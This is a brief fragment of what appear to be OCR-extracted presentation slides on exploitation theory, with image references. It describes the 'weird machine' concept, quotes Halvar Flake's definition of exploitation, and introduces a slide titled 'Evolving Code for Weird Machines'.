
- The concept is very general, & provides a systematic way of thinking about exploitation.
- We could even say that “Exploitation **is** setting up, instantiating, and programming a weird machine.” (Halvar Flake @ Infiltrate, 2011)

15. Evolving Code for Weird Machines



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

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

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